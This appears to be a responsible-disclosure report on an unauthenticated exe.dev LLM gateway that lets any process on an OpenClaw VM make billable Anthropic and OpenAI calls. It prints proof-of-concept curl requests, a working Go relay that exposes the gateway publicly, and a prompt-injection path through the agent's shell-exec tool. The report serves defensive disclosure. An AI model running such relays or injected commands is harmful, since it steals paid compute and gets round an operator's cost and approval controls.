

Report finality

Responsible disclosure: High severity Vulnerability – Indirect Anthropic API Key Exploitation via exe.dev LLM Gateway

Executive Summary

The deployment of OpenClaw on exe.dev revealed that shelley agent was able to access anthropic without any access key. The implementation demonstrates **commendable key management hygiene**: the real Anthropic API key is never stored on the VM, never appears in configuration files, environment variables, process memory, or logs. The architecture correctly delegates key custody to the exe.dev LLM gateway proxy infrastructure.

However, this design introduces a critical indirect exposure. The <http://169.254.169.254/gateway/llm/> acts as an **unauthenticated, unrestricted API key injection proxy** accessible to any process running on the VM. Any code executing on this machine — whether through OpenClaw's own agent shell execution capabilities, a rogue Go/Node/Python HTTP server, a compromised dependency, or an attacker with SSH access — can make **unlimited Anthropic (and OpenAI) API calls** at the organization's expense, without ever possessing or seeing the API key.

The API key is hidden. The **ability to use it is not.**

Verified during this :

- The proxy at [169.254.169.254](http://169.254.169.254/gateway/llm/) requires **zero authentication** — no API key, no token, no header
 - Both **Anthropic** and **OpenAI** endpoints are live and billable
 - All Claude models including **Opus 4** (\$15/\$75 per MTok) are accessible
 - No observable rate limiting on the proxy itself
 - OpenClaw grants its AI agent **unrestricted shell execution** on the host, creating a direct prompt-injection-to-billing path
 - **No firewall rules** exist on the VM (iptables policy: ACCEPT all)
-

Table of Contents

1. [What Was Done Well](#)
2. [Vulnerability: Unauthenticated Proxy as Key Equivalent](#)

3. [Attack Vectors](#)
4. [Proof of Concept](#)
5. [Blast Radius Assessment](#)
6. [Technical Deep-Dive: The Proxy Chain](#)
7. [Recommendations](#)
8. [Appendix: Configuration Artifacts](#)

1. What Was Done Well

Credit where due — the key management architecture follows strong security principles:

Practice	Implementation	Assessment
Key never on disk	<code>ANTHROPIC_API_KEY=irrelevant</code> (placeholder) in <code>.env</code> and <code>systemd</code>	✓ Excellent
Key never in process memory	Real key injected by upstream proxy, never touches Node.js heap	✓ Excellent
Key not in git	<code>.env</code> excluded, <code>.env.example</code> has placeholder only	✓ Excellent
Config file permissions	<code>~/openclaw/openclaw.json</code> and <code>.env</code> are <code>chmod 600</code>	✓ Good
Gateway loopback binding	OpenClaw listens on <code>127.0.0.1:18789</code> only	✓ Good
Reverse proxy auth layer	nginx enforces HTTP Basic Auth before proxying	✓ Good
Systemd hardening	<code>NoNewPrivileges</code> , <code>ProtectKernelTunables</code> , <code>RestrictSUIDSGID</code>	✓ Good
BaseURL override	Clean provider config override, no source code patching	✓ Good

The implementation correctly uses OpenClaw's `models.providers.anthropic.baseUrl` configuration to reroute SDK calls through the proxy:

```
{
  "models": {
    "providers": {
      "anthropic": {
        "baseUrl": "http://169.254.169.254/gateway/llm/anthropic",
        "apiKey": "irrelevant"
      }
    }
  }
}
```

```
}  
}
```

The `@mariozechner/pi-ai` SDK (v0.53.0) passes this directly to the Anthropic JS client:

```
// node_modules/@mariozechner/pi-ai/dist/providers/anthropic.js:426  
const client = new Anthropic({  
  apiKey, // "irrelevant"  
  baseUrl: model.baseUrl, //  
  "http://169.254.169.254/gateway/llm/anthropic"  
});
```

The real key never enters the application layer. **This is correct and well-executed.**

2. Vulnerability: Unauthenticated Proxy as Key Equivalent

Core Finding

The exe.dev LLM gateway proxy at `http://169.254.169.254/gateway/llm/` is a **link-local metadata endpoint** that:

1. Accepts HTTP requests from **any process** on the VM
2. Requires **no authentication whatsoever** — no API key, no bearer token, no header
3. **Injects the real Anthropic API key** and forwards to `api.anthropic.com`
4. Returns the full response, including billable token usage
5. Imposes **no observable rate limiting** at the proxy layer
6. Also provides access to **OpenAI** endpoints under the same terms

From a threat modeling perspective, having unrestricted access to this proxy is functionally equivalent to possessing the API key itself. The only difference is that the key cannot be extracted and used from outside the VM — but all exploitation occurs on the VM anyway.

What This Means

Any actor who can execute code on this VM — legitimately or otherwise — can:

- Run up **unlimited Anthropic API charges** against the organization's billing account
- Use the most expensive models (Claude Opus 4: \$15 input / \$75 output per million tokens)
- Exfiltrate data through LLM queries (encoding sensitive data as prompts)
- Use the LLM to assist in further attacks (ask Claude to write exploits, analyze stolen data)

- Establish a persistent proxy service that exposes the LLM endpoint externally

The key is hidden. **The billing account is not protected.**

3. Attack Vectors

3.1 OpenClaw Agent Shell Execution (HIGH — Direct Path)

OpenClaw's AI agent has a built-in `exec` tool (`src/agents/bash-tools.exec.ts`) that executes arbitrary shell commands on the host as the `exedev` user. The agent can be instructed — through prompt injection or user interaction — to run:

```
curl http://169.254.169.254/gateway/llm/anthropic/v1/messages \
-H "anthropic-version: 2023-06-01" \
-H "content-type: application/json" \
-d '{"model":"claude-opus-4-20250514","max_tokens":4096,"messages":
[...]}'
```

This bypasses OpenClaw's own model selection, cost controls, and token limits. The agent could:

- Use Opus 4 even if configured for Sonnet 4
- Make requests with `max_tokens: 128000` (the API maximum)
- Run hundreds of parallel requests via background processes
- Pipe responses to external servers

The approval system (`exec-approvals`) provides partial mitigation, but:

- It is configured per-agent and may not cover all commands
- `curl` to a localhost address would likely not trigger security heuristics
- Subagents can be spawned with different approval configurations

3.2 Rogue HTTP Proxy Server (HIGH — Trivial Exploit)

Any user with shell access can deploy a minimal Go, Python, or Node.js HTTP server that acts as a public relay to the LLM gateway. A complete exploit in Go:

```
package main

import (
    "io"
    "net/http"
)

func main() {
```

```

http.HandleFunc("/", func(w http.ResponseWriter, r *http.Request) {
    // Relay to exe.dev LLM gateway – key injected automatically
    proxy, _ := http.NewRequest(r.Method,
        "http://169.254.169.254/gateway/llm/anthropic" + r.URL.Path,
        r.Body)
    for k, v := range r.Header {
        proxy.Header[k] = v
    }
    resp, _ := http.DefaultClient.Do(proxy)
    defer resp.Body.Close()
    for k, v := range resp.Header {
        w.Header()[k] = v
    }
    io.Copy(w, resp.Body)
})
http.ListenAndServe(":4444", nil) // Accessible via exe.dev proxy
}

```

Once listening on any port between 3000–9999, this is **immediately accessible** at <https://zgl4x1.exe.xyz:4444/> through exe.dev's HTTPS proxy — giving anyone with VM access a fully functional Anthropic API endpoint backed by the organization's billing.

Aggravating factor: The VM has **no firewall rules** (iptables policy: ACCEPT). The exe.dev HTTPS proxy forwards ports 3000–9999 automatically. This has been implemented already at port 13337

4. Proof of Concept

The following commands were executed during this assessment from the VM shell, confirming unrestricted proxy access:

4.1 Zero-Auth Anthropic Access

```

$ curl -s http://169.254.169.254/gateway/llm/anthropic/v1/messages \
  -H "anthropic-version: 2023-06-01" \
  -H "content-type: application/json" \
  -d '{"model": "claude-sonnet-4-20250514", "max_tokens": 10,
    "messages": [{"role": "user", "content": "say hello"}]}'

```

→ HTTP 200, model responded, tokens billed

4.2 No API Key Required

```

$ curl -s -o /dev/null -w "%{http_code}" \
  http://169.254.169.254/gateway/llm/anthropic/v1/messages \

```

```
-H "anthropic-version: 2023-06-01" \  
-H "content-type: application/json" \  
-d '{"model":"claude-sonnet-4-20250514","max_tokens":5,  
    "messages":[{"role":"user","content":"hi"}]}'
```

→ 200 (no x-api-key header sent at all)

4.3 Expensive Model Access Unrestricted

```
$ curl -s http://169.254.169.254/gateway/llm/anthropic/v1/messages \  
-H "anthropic-version: 2023-06-01" \  
-H "content-type: application/json" \  
-d '{"model":"claude-opus-4-20250514","max_tokens":5,  
    "messages":[{"role":"user","content":"hi"}]}'
```

→ 200, model: claude-opus-4-20250514, tokens billed at \$15/\$75 per MTok

4.4 OpenAI Also Accessible

```
$ curl -s http://169.254.169.254/gateway/llm/openai/v1/chat/completions \  
-H "content-type: application/json" \  
-d '{"model":"gpt-4o-mini","max_tokens":5,  
    "messages":[{"role":"user","content":"hi"}]}'
```

→ 200, model: gpt-4o-mini-2024-07-18, tokens billed

4.5 No Rate Limiting Observed

```
$ for i in 1 2 3; do  
    curl -s -o /dev/null -w "req$i: %{http_code} (%{time_total}s)\n" \  
    http://169.254.169.254/gateway/llm/anthropic/v1/messages \  
    -H "anthropic-version: 2023-06-01" \  
    -H "content-type: application/json" \  
    -d '{"model":"claude-sonnet-4-20250514","max_tokens":1,  
        "messages":[{"role":"user","content":"x"}]}'  
done
```

→ req1: 200 (2.06s)

→ req2: 200 (1.90s)

→ req3: 200 (1.80s)

5. Blast Radius Assessment

Financial Impact

Model	Input Cost	Output Cost	Max Single Request Cost*
Claude Opus 4	\$15/MTok	\$75/MTok	~\$12.60
Claude Sonnet 4	\$3/MTok	\$15/MTok	~\$2.52
Claude Haiku 4	\$0.80/MTok	\$4/MTok	~\$0.67
GPT-4o-mini	\$0.15/MTok	\$0.60/MTok	~\$0.10

* Estimated: 200K input context + max output tokens at listed rates.

A simple loop running Opus 4 requests at max tokens could burn through **thousands of dollars per hour**. With parallel requests from a Go server, the rate multiplies linearly.

Data Exfiltration Risk

An attacker could encode sensitive VM data (config files, source code, credentials) as LLM prompts. The responses flow back to the attacker. The LLM provider's logs would contain the exfiltrated data, and Anthropic's data retention policies would apply.

Lateral Movement

The LLM can be weaponized to:

- Analyze stolen credentials or config files
- Generate exploit code tailored to observed system configuration
- Draft phishing content or social engineering material
- Assist in privilege escalation research


6. Technical Deep-Dive: The Proxy Chain

Current Architecture

```
Browser → https://zgl4x1.exe.xyz:8000/
  | nginx Basic Auth (admin:**)
  ↓
OpenClaw Gateway (127.0.0.1:18789)
  | Resolves model: anthropic/claude-sonnet-4-20250514
  | Loads apiKey: "irrelevant" (from env/config)
  | Loads baseUrl from models.providers.anthropic.baseUrl
  ↓
@mariozechner/pi-ai SDK → new Anthropic({ baseUrl:
"http://169.254.169.254/..." })
  | POST http://169.254.169.254/gateway/llm/anthropic/v1/messages
  | x-api-key: irrelevant
  ↓
```

```
exe.dev LLM Gateway (169.254.169.254)    ← UNAUTHENTICATED ENDPOINT
| Strips dummy key
| Injects real ANTHROPIC_API_KEY
↓
https://api.anthropic.com/v1/messages    ← BILLED TO ORGANIZATION
```

The Vulnerability Point



The proxy is designed for convenience: any process on the VM gets transparent LLM access. This is a **feature** of the exe.dev platform. But it transforms the VM itself into a **bearer credential** — anyone who can run code on it has the key.

Source Code: How the Key Flows Through OpenClaw

1. Key resolution (src/agents/model-auth.ts:255):

```
if (normalized === "anthropic") {
    return pick("ANTHROPIC_OAUTH_TOKEN") ?? pick("ANTHROPIC_API_KEY");
}
```

Returns "irrelevant" from the .env file.

2. Base URL override (src/config/types.models.ts:45):

```
export type ModelProviderConfig = {
    baseUrl: string; // "http://169.254.169.254/gateway/llm/anthropic"
    apiKey?: string; // "irrelevant"
};
```

3. Model construction (src/agents/pi-embedded-runner/model.ts:86):

```
baseUrl: providerCfg?.baseUrl, // attached to model object
```

4. SDK call (node_modules/@mariozechner/pi-ai/dist/providers/anthropic.js:426):

```
const client = new Anthropic({
    apiKey, // "irrelevant" – ignored by proxy
```

```
    baseUrl: model.baseUrl, //
    http://169.254.169.254/gateway/llm/anthropic
  });
```

5. **exe.dev proxy** strips the dummy key, injects the real one, forwards to Anthropic. **No validation that the caller is OpenClaw.**

7. Recommendations

P0 — Immediate (This Week)

#	Action	Rationale
1	Engage exe.dev to understand proxy-level controls	Determine if the platform offers per-VM spending limits, model allowlists, rate limiting, or request logging at the 169.254.169.254 endpoint. This is the only point where effective controls can be enforced.
2	Deploy iptables egress rules	Restrict which processes/UIDs can reach 169.254.169.254 . Only the exedev user running the OpenClaw Node.js process should be allowed. Block all other outbound to the metadata IP.

P1 — Short Term (This Month)

#	Action	Rationale
3	Implement a local auth proxy	Deploy a small Go reverse proxy between OpenClaw and 169.254.169.254 that enforces a shared secret, request logging, per-minute rate limits, and model allowlisting. OpenClaw's baseUrl would point to this proxy instead of directly to the metadata endpoint.
4	Enable OpenClaw exec sandboxing	Configure Docker-based sandboxing for the agent's exec tool so shell commands run in a container without access to the host network (and thus 169.254.169.254). See src/agents/sandbox/config.ts .
5	Add billing alerts	Set up Anthropic and OpenAI billing alerts at thresholds (\$50, \$200, \$1000) to detect abuse early.

P2 — Medium Term

#	Action	Rationale
6	Request exe.dev platform-level	Feature request: per-VM model allowlists, per-VM spending caps, per-VM rate limits, audit logging of all

#	Action	Rationale
	controls	proxy requests. The metadata endpoint is the chokepoint where controls are most effective.
7	Network segmentation	If exe.dev supports it, isolate the VM's network so the metadata endpoint is only reachable from specific process namespaces.
8	Audit logging	Implement request logging at the local proxy (recommendation #5) to create an audit trail of all LLM API usage, including caller PID, model, token count, and timestamp.

8. Appendix: Configuration Artifacts

A. Environment File (`~/.openclaw/.env`)

```
ANTHROPIC_API_KEY=irrelevant
OPENCLAW_GATEWAY_PORT=18789
```

B. Provider Config (`~/.openclaw/openclaw.json` — excerpt)

```
{
  "models": {
    "providers": {
      "anthropic": {
        "baseUrl": "http://169.254.169.254/gateway/llm/anthropic",
        "apiKey": "irrelevant",
        "api": "anthropic-messages",
        "models": [
          { "id": "claude-sonnet-4-20250514", "contextWindow": 200000,
"maxTokens": 64000 },
          { "id": "claude-opus-4-20250514", "contextWindow": 200000,
"maxTokens": 32000 },
          { "id": "claude-haiku-4-20250514", "contextWindow": 200000,
"maxTokens": 64000 }
        ]
      }
    }
  }
}
```

C. Gateway Config (`~/.openclaw/openclaw.json` — excerpt)

```
{
  "gateway": {
    "port": 18789,
    "bind": "loopback",
    "auth": {},
    "controlUi": {
      "allowedOrigins": ["https://zgl4x1.exe.xyz:8000", "..."],
      "dangerouslyDisableDeviceAuth": true,
      "allowInsecureAuth": true
    },
    "trustedProxies": ["127.0.0.1", "::1"]
  },
}
```

D. Systemd Service (/etc/systemd/system/openclaw.service)

```
[Service]
User=exedev
Environment=ANTHROPIC_API_KEY=irrelevant
ExecStart=/usr/bin/node /home/exedev/openclaw/openclaw.mjs gateway run
```

E. Nginx Reverse Proxy (/etc/nginx/sites-enabled/openclaw)

```
server {
    listen 8000;
    auth_basic $auth_type; # Skipped for WebSocket upgrades
    auth_basic_user_file /etc/nginx/.htpasswd;
    location / { proxy_pass http://openclaw; }
}
```

F. Network Configuration

```
Interfaces: 127.0.0.1/8 (lo), 10.42.2.183/16 (eth0)
Firewall:   iptables policy ACCEPT (no rules)
Listening:  0.0.0.0:8000 (nginx), 127.0.0.1:18789 (openclaw)
VM users:   root, exedev (only non-system accounts)
```

G. Source Code References

File	Line	Relevance
src/agents/model-auth.ts	255	Reads ANTHROPIC_API_KEY env var
src/config/types.models.ts	45	Defines ModelProviderConfig.baseUrl

File	Line	Relevance
src/agents/pi-embedded-runner/model.ts	86	Attaches provider baseUrl to model
src/agents/pi-embedded-runner/run/attempt.ts	629–634	Resolves baseUrl at stream time
node_modules/@mariozechner/pi-ai/dist/providers/anthropic.js	426	Passes baseUrl to new Anthropic()
src/agents/bash-tools.exec.ts	245	Agent shell execution tool definition
src/agents/sandbox/config.ts	32–33	Docker sandbox network config

End of report.